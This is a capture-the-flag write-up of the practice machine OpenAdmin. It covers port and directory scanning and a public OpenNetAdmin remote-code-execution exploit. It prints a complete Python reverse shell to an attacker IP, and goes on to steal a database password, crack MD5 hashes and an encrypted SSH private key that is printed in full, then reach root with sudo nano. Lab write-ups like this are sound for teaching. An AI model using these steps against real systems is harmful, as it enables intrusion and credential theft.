
Enumeration

nmap -sC -sV 10.10.10.171

```
Nmap scan report for 10.10.10.171
Host is up (0.78s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open     http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
366/tcp   filtered odmr
646/tcp   filtered ldp
683/tcp   filtered corba-iiop
992/tcp   filtered telnets
1076/tcp  filtered sns_credit
1145/tcp  filtered x9-icue
1216/tcp  filtered etebac5
1433/tcp  filtered ms-sql-s
2106/tcp  filtered ekshell
2557/tcp  filtered nicetec-mgmt
3766/tcp  filtered sitewatch-s
4445/tcp  filtered upnotifyp
5950/tcp  filtered unknown
6547/tcp  filtered powerchuteplus
7625/tcp  filtered unknown
8090/tcp  filtered opsmessaging
9010/tcp  filtered sdr
16012/tcp filtered unknown
33899/tcp filtered unknown
44176/tcp filtered unknown
55056/tcp filtered unknown
56737/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

port 80 http://10.10.10.171:80



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

we fuzz for more webpages using ffuf

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt:FUZZ -u http://10.10.10.171/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.171/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 969ms]
```

```
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 7414ms]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10,
Duration: 1126ms]
music                   [Status: 301, Size: 312, Words: 20, Lines: 10,
Duration: 309ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 313ms]
sierra                  [Status: 301, Size: 313, Words: 20, Lines: 10,
Duration: 306ms]
:: Progress: [20478/20478] :: Job [1/1] :: 107 req/sec :: Duration:
[0:05:50] :: Errors: 0 ::
```

in the music directory when we inspect the code there's a directory called /ona , we check it out. We find out that the site is using a tool called OpeNetAdmin v18.1.1 so we search for an exploit online and found an rce script https://github.com/amriunix/ona-rce.

the user we get and rce with is www-data
create a python reverse shell and receive the connection with netcat
`python3 -c 'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.19",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'`

make the shell interactive with python3 -c 'import pty;pty.spawn("/bin/bash")'

after looking around we found

```
cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

use the credentials to log into the mysql database.
from the users table we find

```
select * from users;
+----+----------+----------------------------------+-------+--------------
-------+---------------------+
| id | username | password                         | level | ctime
| atime               |
+----+----------+----------------------------------+-------+--------------
-------+---------------------+
|  1 | guest    | 098f6bcd4621d373cade4e832627b4f6 |     0 | 2025-02-16
21:48:43 | 2025-02-16 21:48:43 |
|  2 | admin    | 21232f297a57a5a743894a0e4a801fc3 |     0 | 2007-10-30
03:00:17 | 2007-12-02 22:10:26 |
+----+----------+----------------------------------+-------+--------------
-------+---------------------+
2 rows in set (0.00 sec)
```

they passwords look like md5 hashes so we decrypt them

admin : admin
guest : test

We can try and find user readable files with `find / -user jimmy 2>/dev/null`

the useful looking ones are from a different web server

```
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
```

We find out the port for the other webserver 52846

```
ss -lntp
State                           Recv-Q                          Send-Q
Local Address:Port
Peer Address:Port
LISTEN                          0                               80
127.0.0.1:3306
0.0.0.0:*
```

```
LISTEN                         0                               128
127.0.0.1:52846
0.0.0.0:*
LISTEN                         0                               128
127.0.0.53%lo:53
0.0.0.0:*
LISTEN                         0                               128
0.0.0.0:22
0.0.0.0:*
LISTEN                         0                               128
*:80                                                                  *:*
LISTEN                         0                               128
[::]:22
[::]:*
```

We check the maim.php for a lead

```
cat /var/www/internal/main.php
<?php session_start(); if (!isset ($_SESSION['username'])) {
header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/$ cat /home/joanna/.ssh/id_rsa
```

The main.php file shows that it grabs joanna's ssh key so if we run it

```
jimmy@openadmin:/$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
```

```
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

After saving the key it looks encrypted looking at the headers to we decrypt using john.

```
john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
key.ssh
[tester:32064] shmem: mmap: an error occurred while determining whether or
not /tmp/ompi.tester.1000/jf.0/3815178240/shared_mem_cuda_pool.tester
could be created.
[tester:32064] create_and_attach: unable to create shared memory BTL
coordinating structure :: size 134217728
Warning: detected hash type "SSH", but the string is also recognized as
"ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even
after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (key)
Warning: Only 1 candidate left, minimum 8 needed for performance.
1g 0:00:00:02 DONE (2025-02-17 23:41) 0.4098g/s 5877Kp/s 5877Kc/s 5877KC/s
```

```
*7¡Vamos!
Session completed
```

the key is bloodninjas

To check for programs i can use for privilage escalation use

```
sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

we need to use nano to take over root user ,the exploit is

`sudo /bin/nano /opt/priv`
escape the nano text editor to read files with ctrl + R and read the flag with /root/root.txt
`f66de7d2863cfed6c3c31e55b301bb7f`